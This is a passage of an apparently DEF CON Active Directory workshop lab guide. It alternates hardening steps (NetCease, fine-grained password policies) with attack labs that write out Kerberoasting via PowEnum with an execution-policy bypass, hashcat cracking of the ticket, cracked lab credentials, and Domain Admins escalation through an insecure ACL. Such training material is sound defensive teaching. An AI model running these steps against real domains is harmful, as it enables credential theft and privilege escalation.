


Figure 38

Select Read to enforce Read only permissions




Figure 39

Select Finish

Figure 40

Restricting Net Session Enumeration with Net Cease

Remove the ability of any users to be able to discover session information from a remote computer by opening the registry editor, browsing to the below location and selecting permissions

HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services/LanmanServer/DefaultSecurity/SrvsvcSessionInfo




Figure 41

Note that the group USERS has read permissions which includes all authenticated users of a domain




Figure 42

Open a PowerShell session as Administrator by right clicking the icon on the desktop




Figure 43

Switch to the Net Cease location by typing cd\ enter, cd .\Netcease and run the script by typing .\NetCease.PS1

Note: Net Cease can be downloaded at https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b

```
PS C:\Users\defconadmin> cd \
PS C:\> cd .\Netcease
PS C:\Netcease> .\NetCease.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Netcease\NetCease.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R
NetCease 1.02 by Itai Grady (@ItaiGrady), Microsoft Advance Threat Analytics (ATA) Research Team, 2016
Permissions successfully updated
In order for the hardening to take effect, please restart the Server service
PS C:\Netcease>
```

Figure 44

Lab 3 – Attack

Kerberoasting

Open up the PowEnum folder on your desktop.




Figure 45

Validate PowEnum.ps1 resides in the folder

Figure 46

Click in the address bar and type “powershell –nop –ep bypass”




Figure 47

In the powershell window type “Import-Module .\PowEnum.ps1”




Figure 48

Now type “Invoke-PowEnum -Mode Roasting”




Figure 49

PowEnum will automate the Kerberoasting process




Figure 50

The Kerberoasted account hashes will now appear in the folder the script was executed in.




Figure 51

Open up putty from the desktop.




Figure 52

Load the Defcon Kali Linux profile and click open.




Figure 53

Enter your credentials then cd into the Kerberoast Folder




Figure 54

Start cracking the ticket by typing in "hashcat -r hob064.rule -m 13100 Elliots_Ticket.txt rockyou.txt -o Elliots_Ticket_Cracked.txt –force"




Figure 55

After the cracking completed cat out the cracked ticket by typing "cat Elliots_Ticket_Cracked.txt"




Figure 56

Username: Elliot.Alderson
Password: Skittles!

Insecure ACL

Open up the PowEnum folder on your desktop.

Figure 57

Validate PowEnum.ps1 resides in the folder




Figure 58

Click in the address bar and type “powershell –nop –ep bypass”




Figure 59

In the powershell window type “.\ADACLScan.ps1”

Figure 60

Follow the steps listed the picture below




Figure 61




Figure 62

AD ACL Scanner will begin its scanning





Figure 63


Review the results, focusing on the critical items.



CN=Domain Admins,CN=Users,DC=defcon,DC=local	group						
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\Domain Admins	Owner	False	This Object Only	Read permissions, Modify permissions	Info
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Administrators	Allow	False	This object and all child objects	CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Administrators	Allow	False	This Object Only	CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Pre-Windows 2000 Compatible Access	Allow	False	This object and all child objects	ListChildren	Info
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Pre-Windows 2000 Compatible Access	Allow	False	This Object Only	Read Permissions,List Contents,Read All Properties,List	Low
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\Domain Admins	Allow	False	This Object Only	CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\Enterprise Admins	Allow	False	This object and all child objects	Full Control	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\sp_svc	Allow	False	This object and all child objects	ReadProperty, WriteProperty, GenericExecute	Medium
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\HelpDesk	Allow	False	This object and all child objects	Full Control	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	Everyone	Allow	False	This Object Only	ExtendedRight Change Password	Low

Figure 64

Full control is granted to the HelpDesk group. Click on the HelpDesk link to see the members of the group



CN=Domain Admins,CN=Users,DC=defcon,DC=local	group						
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\Domain Admins	Owner	False	This Object Only	Read permissions, Modify permissions	Info
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Administrators	Allow	False	This object and all child objects	CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Administrators	Allow	False	This Object Only	CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Pre-Windows 2000 Compatible Access	Allow	False	This object and all child objects	ListChildren	Info
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Pre-Windows 2000 Compatible Access	Allow	False	This Object Only	Read Permissions,List Contents,Read All Properties,List	Low
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\Domain Admins	Allow	False	This Object Only	CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\Enterprise Admins	Allow	False	This object and all child objects	Full Control	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\sp_svc	Allow	False	This object and all child objects	ReadProperty, WriteProperty, GenericExecute	Medium
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\HelpDesk	Allow	False	This object and all child objects	Full Control	Critical

Figure 65

Right click the command prompt (while holding Shift) from the desktop and select “Run as different user”. Enter Elliot.Alderson credentials




Figure 66

Attempt to add Elliot.Alderson to the “Domain Admins” group by typing
net group /domain "Domain Admins" /add "Elliot.Alderson"

Figure 67

Verify Elliot.Alderson is now a Domain Admin by typing
net group /domain "Domain Admins"




Figure 68

Lab 3 – Remediation

Fine Grained Password Policies

To make it more difficult for attackers to crack passwords to sensitive accounts you need to create a separate password policy for Service Accounts. This is done with a Fine Grain Password Policy

Note: We will be demonstrating how to add Fine Grained Password Policy to service accounts. This should be repeated for ALL privileged accounts.

Open Service Manager, select tools and Active Directory Administrative Center

Figure 69

Create a new group




Figure 70

Name the group Service Accounts




Figure 71

Add the sp_svc and Elliot.Alderson to the Service account group and select ok.




Figure 72

Browse to Defcon (local), System and DOUBLE CLICK Password Settings Container




Figure 73

On the left side of the screen under Tasks select New, Password Settings




Figure 74

Create the policy by naming the policy Service Accounts, Set the precedence to 1 (This means this will overwrite all other policies), set password length to 22. Click the Add button to apply this policy to members of the group Service Accounts. Note that Fine grain account policies are applied to groups instead of OU's.

